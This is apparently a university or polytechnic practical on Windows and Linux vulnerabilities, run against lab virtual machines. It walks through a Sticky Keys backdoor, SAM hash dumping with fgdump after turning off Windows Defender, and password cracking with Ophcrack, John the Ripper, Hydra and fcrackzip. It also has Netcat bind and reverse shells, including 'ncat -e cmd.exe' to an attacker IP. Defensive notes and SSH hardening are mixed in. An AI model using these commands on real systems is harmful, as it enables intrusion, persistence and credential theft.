**Practical 9**

**Objectives: Try out tools that test the vulnerabilities on Windows and Linux**

**Part 1 : Windows Vulnerabilities**

**Exercise Common Vulnerabilities and Exposures**

1. Go to <https://cve.mitre.org> and search for vulnerabilities related to Windows XP.
2. Look for CVE-2008-4250. What service is reported to be vulnerable?
3. Go to technet.microsoft.com and search for CVE-2008-4250. Did Microsoft release any security bulletin (plus security update) for this?

**Exercise Sharing a folder from your Win10 VM**

In Win10 VM:

1. Check if the folder C:\shared is still shared out. If not, create the folder and share it out. Create a text file in C:\shared and enter some data in it.
2. In Windows Firewall with Advanced Security, enable the rules for “File and Printer Sharing (SMB-In)” for all profiles.

**Exercise Viewing shared resources on Windows systems**

In Win10 VM:


1. In a Command Prompt, run “net view \\*Win10-IP*”, where *Win10-IP* is the IP address of your Win10 VM. This command will show a list of the available shared folders.

You will see the folder “shared” listed among the shares.

1. To see the available options for the net view command, run “net view ?”.

From another Win10 VM:

1. Repeat the net view command, this time from another Win10 VM. Are you still able to see the list of shared folders of the first Win10 VM?
2. Run “net use Z: \\*Win10-IP*\shared” to map the shared folder to your Z drive (you can use any drive letter that is not already in use)
3. Run “dir Z:” to see the contents of the shared folder.
4. Type “nbtstat /?” to see what this command can be used for.
5. Type “nbtstat –a *Win10-IP*”.



Your Computer name

**Exercise OpenVAS**

Watch the videos on using OpenVAS on BlackBoard

**Description :**

OpenVAS is an open source vulnerability assessment software, like Nessus. OpenVAS can be installed on Kali, or you can use the OpenVAS virtual appliance, which is a virtual image just running OpenVAS.

On the Host PC :

1. Download the prepared image openvas.7z (about 400MB size) from one of the following links, under “Files-for-Topic9”.


<https://www.dropbox.com/sh/4x22syj7ia8ppq2/AAB6fEPo2vrOxArtmHr6xU1ha>

<https://ichatspedu-my.sharepoint.com/:f:/g/personal/eileen_yeo_ichat_sp_edu_sg/EtTRt10iic5MtZDOlnX6sMUBIou3BIG0AiaiV2eOWEIOag>

If you are in the Cyber Wargame Centre, you can also copy the openvas.7z file from the shared folder \\studentserver.dmit.local\student\ehd.

Getting OpenVAS ready

1. Extract openvas.7z.
2. Power on the openvas image. You do not need to login yet.
3. At the login screen, note that IP address of the openvas image.
4. In a Web Browser on your Host PC, browse to your openvas image. There will be a warning about the security as it is a self-signed certificate, so you may need to allow an exception for this certificate. (see following diagram)



1. Login to the Greenbone Security Manager with username "admin" and password "admin".

Setting up your target to scan

1. You can use your web-server2 as the target. Power on the web-server2 virtual machine and take note of its IP address.

Starting a scan

1. In the Web Browser, in the Greenbone Security Manager, under the Configuration menu, select Targets.
2. Click on the star icon in the top left corner to create a New Target.
3. Enter a name for your target, eg "web-server2".
4. Check that the Manual radio button is selected, and enter the IP address of your web-server2.
5. Click Create.
6. Under the Scans menu, select Tasks.
7. Click on the star icon in the top left corner to create a New Task.
8. Enter a name for your task, eg "mytask".
9. For Scan Config, choose the default "Full and fast".
10. Click Create.
11. The task you just created is listed. Under Actions, click on the Play icon to start the scan.
12. The task may take a while to scan your target. You can choose to auto-refresh the webpage by changing the setting at the top of the webpage. (see following diagram)



1. When the scan is completed, the Status will be updated to “Done”.
2. Under Reports, click to view the report. You can view the details of the vulnerabilities found.
3. When you click on a vulnerability, details will be displayed. If there is a method to resolve or mitigate the vulnerability, it will be displayed too. The CVE number will be shown, plus links to the software vendor website addressing the vulnerability

Scan Configs

1. Under the Configuration menu, select Scan Configs.
2. Click on Full and fast to see what type of NVTs (Network Vulnerability Tests) are included in this scan.

Shutting down the OpenVAS virtual machine

1. Login to the openvas virtual machine with username "admin" and password "admin"
2. A Setup Wizard appears, as we are using OpenVAS with a Community Feed. The Setup Wizard will ask if we have a Subscription key. Use arrow keys and Enter key to select "No".
3. Select the Maintenance menu.
4. If you want to download the latest NVTs, you can choose "Feed". You do not need to update during class as the update may take a couple of hours!
5. To shutdown the image, you can choose "Power".

Note : For actual tests, you should get the latest NVTs (Network Vulnerability Tests) to ensure that your OpenVAS is scanning for the latest vulnerabilities.

**Exercise SMB / CIFS**

**Description:**

SMB (Server Message Block) or CIFS (Common Internet File System) can be used to share resources between computers running Windows or Linux.

You will try to access a shared folder on Win10 from your Kali Linux.

In Win10 VM:

1. Check that your folder C:\shared is still shared out. If you do not have a shared folder, create one. Check that you have a text file with some data in your shared folder.

In Kali VM:

1. To list out shared folders on a remote system, you can use the smbclient command. Use the -U option to specify the Windows 10 user account. Replace the IP with your Win10 VM IP.

smbclient -L WIN-IP –U admin

When asked for password, enter “1qwer$#@!” which is the default password for the Win10 admin account. You should see the “shared” listed among the sharenames.

1. Start Wireshark to capture network traffic.
2. Use the smbclient command to connect to your shared folder on Win10.

smbclient //WIN-IP/Share

Change the IP to your Win10 and the share name to your folder’s shared name

1. If asked for password, press Enter.
2. If you get a NT\_STATUS\_ACCESS\_DENIED message, then you need to specify your WinXP username and password.

smbclient //192.168.1.146/shared –U admin

Change “admin” to your Win10 user account

1. If asked for password, enter the Win10 admin account’s password.
2. At the SMB prompt, type “ls” to list the contents of share
3. Use the get command to download the text file to Kali


get test.txt

Change to your filename

1. Type “exit” to end the connection.
2. Stop Wireshark. You should be able to see TCP packets with the SMB protocol connecting to port 445 on the Win10.


**Exercise Accessing Windows without needing to login (Sticky Keys)**

1. Shutdown your Win10 virtual machine. (Use the Shutdown in Win10, do not use VMware Power Off or Suspend)
2. Go to the VM Settings for your Win10 image. Set the CD/DVD to any Kali iso file which can be found in C:\BaseImages. Check the box “Connect at power on”.




1. Check that the Memory for your Win10 VM is at least 1GB, as Kali Linux will need at least 1GB.
2. Start the Win10 VM. When the VMware word appears, press F2 to enter the BIOS setup utility. (If you find the bootup is too fast, close the Win10 tab in VMware. Edit the Win10 vmx file and set the line “bios.bootDelay = 5000” to increase the delay to 5 seconds. Use VMware to open the Win10 VM and power it on)
3. Using the plus and minus keys, go to the Boot menu. Select the CD-ROM Drive and bring it to the top. (see following diagram)

In the Boot menu, move the CD-ROM Drive up



1. Press F10 to save and exit. The Win10
2. VM will now boot into Kali using the iso file.
3. If you need to login to Kali, login with username “root” and password “toor”, or username “kali” and password “kali”.
4. Type “fdisk -l” to view the Windows partition. The Windows partition may be listed as “/dev/sda2”.



In this example, the Windows partition (about 60GB) is /dev/sda2

1. Type “mkdir /mnt/sda2” to create a mount point.
2. Type “mount /dev/sda2 /mnt/sda2” to mount the Windows partition.
3. Type “ls /mnt/sda2” to list the contents of the Windows partition.
4. Type “cd /mnt/sda2/Windows/System32”.
5. Type “cp sethc.exe sethc.exe.bak” to make a copy of the sethc.exe file.
6. Type “cp cmd.exe sethc.exe” to overwrite the original file with the Command Prompt executable.
7. Type “init 0” to shutdown.
8. Go to the VM Settings and set the CD/DVD back to “Use Physical Drive”.
9. Start up your Win10 VM.
10. At the login screen, press the Shift key 5 times quickly.
11. In the Command Prompt, type “net user hacker 1qwer$#@! /add” to add a new user called “hacker” with password “1qwer$#@!”.
12. In the Command Prompt, type “net localgroup administrators hacker /add” to make hacker a member of the Administrators group.
13. Type “exit” to close the Command Prompt.
14. Restart the Win10 VM. You can login as the new user “hacker”.

So it is important to disable booting from removable media and to protect unauthorised changes to the BIOS. A BIOS password can be set to prevent changes to the BIOS setup. Whole disk encryption like Bitlocker can also be implemented to prevent Kali Linux (or other systems) to access the hard disk contents.

**Exercise Windows Password Cracking**


**Description:**

Ophcrack is an open source Windows password cracker that uses rainbow tables. It may not work with anti-virus software which flag it as a Trojan.

Password cracking can be resource-intensive. If you are able to, you may want to increase the virtual memory of your Win10 VM to 4GB.

In Win10 VM:

First create a few users with passwords to crack.

1. In the bottom left corner, right-click on the Windows icon, and choose “Computer Management”.
2. In the left pane, expand “Local Users and Groups”.
3. Right-click on Users and choose New User.
4. Create a new user with Username “user1” and a simple password “password”. Uncheck the box “User must change password at next login”.
5. Click Create.
6. Create another user with User name “user2” and simple password “bubble”. (or you can select another password value)
7. Create another user with User name “user3” and not-so-simple password “bluebubble”. (or you can select another password value)

Next we use a utility called fgdump to dump out the hashed passwords from the Windows SAM (Security Account Manager) which can be found in C:\Windows\System32\config.

Because fgdump is doing something that should not be allowed (dumping out hashed passwords from SAM), anti-malware software will detect and remove it.

1. To prevent anti-malware software from detecting fgdump, run Windows Defender. Click on Settings and disable Real-time Protection.
2. Create a folder C:\ophcrack for storing the Ophcrack files.
3. Download the fgdump.zip file from the \\studentserver.dmit.local\student\ehd shared folder. (You may access this shared folder from the Windows 10 lab desktop)

You can also download the fgdump program from the Internet.

1. Copy the fgdump zip file into C:\ophcrack. Extract the contents of the fgdump.zip using the password “fgdump”.
2. In the bottom left corner, right-click on the Windows icon, and choose “Command Prompt (Admin)”.
3. In the Command Prompt, change directory to where the fgdump.exe file is.

cd c:\ophcrack\fgdump-2.1.0

1. In the Command Prompt, run fgdump with the -h option to see the various options available.

fgdump -h

1. Run fgdump with no options to dump out the hashed passwords of the current system.

fgdump


1. After a couple of minutes, if the fgdump program does not exit, press Control-C to stop it.
2. A file called “127.0.0.1.pwdump” is created in the same folder as the fgdump.exe. Use a text editor like Notepad to open it.

You will see the hashed passwords of the user accounts, including the users you just created.

1. Download the Ophcrack installation file and the Vista free rainbow tables from the \\studentserver.dmit.local\student\ehd shared folder.

You can also download the latest version of Ophcrack and the Vista free rainbow tables from <https://ophcrack.sourceforge.io>.

1. Copy both zip files into C:\ophcrack. Extract the contents of both zip files.
2. Run the x64 version of ophcrack.exe.
3. Click on Tables.
4. Click on Install and browse to the location where you have extracted the Vista free Rainbow tables. Click “Select Folder”. Click OK.
5. In Ophcrack, from the Load menu, click PWDUMP file.
6. Browse to the “127.0.0.1.pwdump” and click Open.
7. Click Crack to start the password cracking. It may take a while to crack even the simple passwords.



Cracked Passwords!

1. You do not have to wait for all the passwords to be cracked, you can click Stop and exit Ophcrack.

With bigger rainbow tables, there is a higher chance that the passwords (if they are not complex) can be cracked.

**Exercise Netcat**

**Description:**

When the attacker has gained access to his victim’s computer, he will usually try to create a backdoor. Normally the backdoor is a program installed secretly on the victim’s computer that opens a port for the attacker. With a backdoor, the attacker can continue to enter the victim’s computer.

In this exercise, we will use the Netcat program to open a port on the victim’s computer, which is the Win10 VM. The Kali VM represents the attacker connecting to the Win10 VM.

Win10 (Victim)

Netcat running to open a port (installed and run without the victim’s knowledge)

Kali (Attacker)

Connects to the Netcat process running on victim

For Netcat for Windows, we will download Ncat, which is part of the Nmap packages.

In Win10 VM:

1. Download the nmap-for-windows.zip from the earlier download links, under “Files-for-Topic9”.

You can also download the Nmap packages for Windows from <https://nmap.org/download.html>

1. Extract and install Nmap for Windows with default options. If you are asked to update or replace Npcap, you can choose Yes.
2. Using File Explorer, look for the folder where the Nmap for Windows programs are installed (likely in C:\Program Files (x86)\Nmap). There are programs like nmap.exe and ncat.exe.
3. Open a Command Prompt and run Netcat with the help option to see the available options.

ncat -h

1. Run ncat to listen on port 8989. If anyone connects to that port, it will run the command prompt program.

ncat –l –p 8989 –e cmd.exe

1. If a Windows Firewall prompt appears, asking if you want to allow Ncat, click Allow.

This means the Windows Firewall will allow anyone to connect to the Ncat program running on the Win10 VM.

In Kali VM:

1. Run netcat to connect to the listening netcat on Win10 on port 8989. Replace *Win10-IP* with the IP address of your Win10 VM.

nc *Win10-IP* 8989

1. If the connection is successful, you are now in a Command Prompt of your Win10. You can browse the hard disk, run commands at the prompt, etc. To close the session, type “exit”.

Transferring a file

With a backdoor to the victim’s computer, the attacker may be able to copy more malicious files to the victim.

1. In Win10, run netcat to listen on port 8082 and direct all incoming data to a file.

ncat -l -p 8082 > newfile.txt

1. In Kali, run netcat to connect to the listening netcat on Win10 on port 8082 and direct the contents of a file to it.

nc *Win10-IP* 8082 < /etc/passwd

1. After a few seconds, press Control-C to close the netcat on Kali.
2. Check the contents of newfile.txt on Win10.

Instead of a text file, the attacker will try to transfer malware files to the target.

Creating a reverse shell

Sometimes the victim’s firewall may prevent attackers from connecting to the victim’s system. A reverse shell means the victim’s computer initiates the connection with the attacker instead.

Kali (Attacker)

Trying to connect to the Netcat process running on victim

Win10 (Victim)

Netcat running to open a port

Victim’s firewall prevents Attacker from connecting

Kali (Attacker)

Runs Netcat to open a port

Win10 (Victim)


Netcat installed by attacker and configured to connect to attacker

Victim’s firewall not configured properly to check outgoing connections

Reverse Shell

In Win10 VM :

1. In Windows Firewall with Advanced Security, click on Inbound Rules. Right-click on the ncat rules and disable them.



Disable the ncat rules

1. Run ncat again to listen on port 8989 and to execute a Command Prompt if there is any connection.

nc –l –p 8989 –e cmd.exe

In Kali VM :

1. Run netcat to connect to the listening netcat on Win10 on port 8989.

nc *Win10-IP* 8989

This time, it is not successful because Windows Firewall is blocking the connection

We will now try a reverse shell. The Netcat on Kali will be listening on a port and the victim (Win10) will connect to it.

In Kali VM :

1. Run netcat to listen on port 1234.

nc –l –p 1234

In Win10 VM :

1. Run ncat to connect to the listening netcat on Kali on port 1234 and execute the command shell.

ncat –e cmd.exe *Kali-IP* 1234

In Kali VM :

1. In Kali, you can now access the Win10 system.
2. To close the session, type “exit”.

Banner Grabbing

1. In Kali, try to get some information on the service running on port 445 on your Win10 (this is the port used for File and Folder Sharing).

nc –v –n *Win10-IP* 445

1. Press Control-C to exit.

**Part 2 : Linux Vulnerabilities**

**ChokePoints**

In actual server administration, the user with root privileges should never be able to login remotely. Such users have total control of the system and if access is granted from the internet, any number of hackers would try to gain access to the server remotely.

A chokepoint is a geographically constricted location that the military uses to slow down enemy advancement. They are also easily defended. A famous example of a chokepoint is from the Spartan war made famous by the movie 300. In the show, 300 men used a chokepoint to defend against a Persian army of a million.

In computer terms, a chokepoint is used to control the number of users having access to a certain resource.

To prevent potential hackers from directly attacking the root user, a chokepoint is usually created. Two simple methods of creating a choke point for your Linux server would first be to only allow root administration through a local user account.

The second method is to only allow user administration from certain IP addresses. Both methods can and should be used to complement each other. There are many other methods to create chokepoints, but these two methods will be covered in today’s practical session.

**Exercise Using PuTTY to connect to a SSH Server and Disabling remote root login**

In web-server2 :

Currently the SSH service on web-server2 does not allow user root to do a remote login.

1. Login as user root (default password is centos).
2. Edit the SSH service config file /etc/ssh/sshd\_config and look for the setting “PremitRootLogin”. It is set to “no”, so user root is not allowed to do a SSH connection.

#LoginGraceTime 2m

**PermitRootLogin no**

#StrictModes yes

In order to do admin tasks remotely, a normal user has to do a SSH connection and then do a “su” to user root, or use visudo (if admin rights are given to the user)

In Kali VM:

1. Try to SSH to web-server2 as user root. You should not be successful.

ssh root@web-server2-IP

1. Try to SSH as user student00 (default password is student00). Once logged in as user student00, type “su - “ to switch to the root account.

ssh student00@web-server2-IP

You can now carry out admin tasks.

1. Type “exit’ two times to close the remote connection.

By making it necessary to log in as a normal user, before gaining root access, you have effectively prevented would-be attackers from directly attacking the root login remotely.

You can also limit the IPs that can connect to the SSH service.

In web-server2 VM:

1. Edit the following two files to allow only one IP address (your Win10 VM) to connect to the SSH service.

In /etc/hosts.deny, add this line :

sshd: ALL

In /etc/hosts.allow, add this line :

Only systems with this IP can connect to the SSH service. Replace this IP with your Win10 VM IP.

sshd: 192.168.1.1

1. Restart the SSH service.

systemctl restart sshd

In Kali VM:

1. Try to connect to the SSH service as user student00. You should not be successful now.

In Win10 VM:

1. Use Putty to connect to the SSH service as user student00. If you do not have Putty on your Win10, you can download from [www.putty.org](http://www.putty.org).

You should be able to SSH from Win10 VM.

In web-server2 VM (reset back):

1. Remove the lines you added to both /etc/hosts.deny and /etc/hosts.allow.
2. Restart the SSH service.

systemctl restart sshd

**Exercise Using John the Ripper password cracker**

In Kali VM:

1. Create a user with the simple password “service”.

sudo useradd –m user1

sudo passwd user1

1. In a terminal, run John the Ripper to crack the passwords in the current Linux shadow file.

sudo john /etc/shadow

You may get a message that there are no password hashes that John the Ripper can crack.

1. Run the following command to use John the Ripper with the crypt format to crack the hashed passwords.

sudo john --format=crypt /etc/shadow

1. The passwords that are cracked will be displayed.
2. A directory called .john is created in the /root directory. The passwords that are cracked successfully are listed in a file john.pot in this directory. View the cracked passwords.

sudo cat /root/.john/john.pot

1. To view the cracked passwords again using John the Ripper command

sudo john –-show /etc/shadow

1. View the contents of the password list available in the john the ripper directory. This password list is tried when John the Ripper is used without any options. How many words are there in the default password.list?

less /usr/share/john/password.lst

wc –l /usr/share/john/password.lst

1. View the other word lists available in Kali. How many words are there in these word lists?

sudo find / -name \*wordlist\*

Some wordlists can be found in the directory /usr/share/wordlists.

1. Create two more users, this time with the passwords “backstreet” and “blueflowers”. These passwords are not in the default password.lst.
2. Run John the Ripper to crack the passwords in the Linux shadow file. When it can’t find the password in the password.lst, it will start to try all possible character combinations as passwords (brute force)

sudo john --format=crypt /etc/shadow


1. While John the Ripper is running, you can usually press Enter to see the status.
2. If you do not wish to wait for John the Ripper to crack the password, use Control-C to stop.
3. We will now run John the Ripper with another password list called “rockyou.txt”. It is currently located in /usr/share/wordlists in compressed mode, so we will uncompress it.

gunzip /usr/share/wordlists/rockyou.txt.gz

1. Try running John the Ripper with the password list rockyou.txt. Enter the command in a single line.

sudo john --wordlist=/usr/share/wordlists/rockyou.txt --format=crypt /etc/shadow

1. While John the Ripper is running, you can usually press Enter or other keys to see the status.



John the Ripper is trying the passwords in this range from the wordlist

1. If pressing the keys does not show the status, a workaround is to use the kill command to send a USR1 signal to the John the Ripper process.

First, in another terminal, run the ps command to find the Process ID of the John the Ripper process.

sudo ps –ef | grep john

Then use the kill command to send a USR1 signal to the John the Ripper process.

sudo kill –s USR1 *ProcessID* (replace *ProcessID* with ProcessID of john)

View the status in the terminal running John the Ripper.

John the Ripper can also crack Windows passwords. Copy the 127.0.0.1.pwdump file from the Ophcrack exercise to your Kali and try to use John the Ripper and the rockyou wordlist to see which passwords can be cracked. You may have to specify the format --format=NT for Windows passwords.

**Exercise Using Hydra to crack network passwords**

In web-server2 VM:

1. Create a new user with the simple password “peanut”.

useradd –m student01

passwd student01

In Kali VM:

1. Type “man hydra” to view the manual page for Hydra.
2. Run Hydra to crack the user student01’s SSH password on web-server2 VM with a password list. (check that the SSH service is still running)

Change to your web-server2 IP

Change to the user whose password you want to crack

hydra 192.168.10.100 ssh –l student01 –P /usr/share/wordlists/rockyou.txt –V –t 10

1. Hydra will try the values contained in the password list, ten at a time.

In web-server2 VM:

1. Such online password attacks can be easily detected. View the logfile /var/log/secure. You will see the many password attempts being logged.

Hydra can also be used to crack Web login forms.

Besides Hydra, Ncrack and Medusa can also be used to crack network passwords.

**Exercise Using fcrackzip to crack password protected zip files**

In Kali VM:

1. Download the “fcrackzip.zip” file from the earlier links under “Files-for-Topic9”. You can also download from <http://http.kali.org> or install using the “apt-get install” command.
2. Extract the fcrackzip.zip.
3. Run the following command to install fcrackzip.

sudo dpkg -i fcrackzip\_1.0-10\_amd64.deb

1. Download the sample password-protected “files.zip” from BlackBoard or the earlier links under “Files-for-Topic9”.
2. Try to unzip the file. A password is required to extract its contents.

unzip files.zip

1. In a terminal, type “man fcrackzip” to view the manual page for the fcrackzip command.
2. Run the following command to try fcrackzip with the dictionary list “rockyou.txt”

fcrackzip --dictionary –p /usr/share/wordlists/rockyou.txt files.zip

1. Fcrackzip will find a list of possible passwords. Try out the possible passwords and see which of them can extract the contents of “files.zip”.
2. Run fcrackzip with the -u option to try out all the possible passwords and see which of them can extract the contents of “files.zip”.

fcrackzip --dictionary –p /usr/share/wordlists/rockyou.txt –u files.zip

*End of Practical*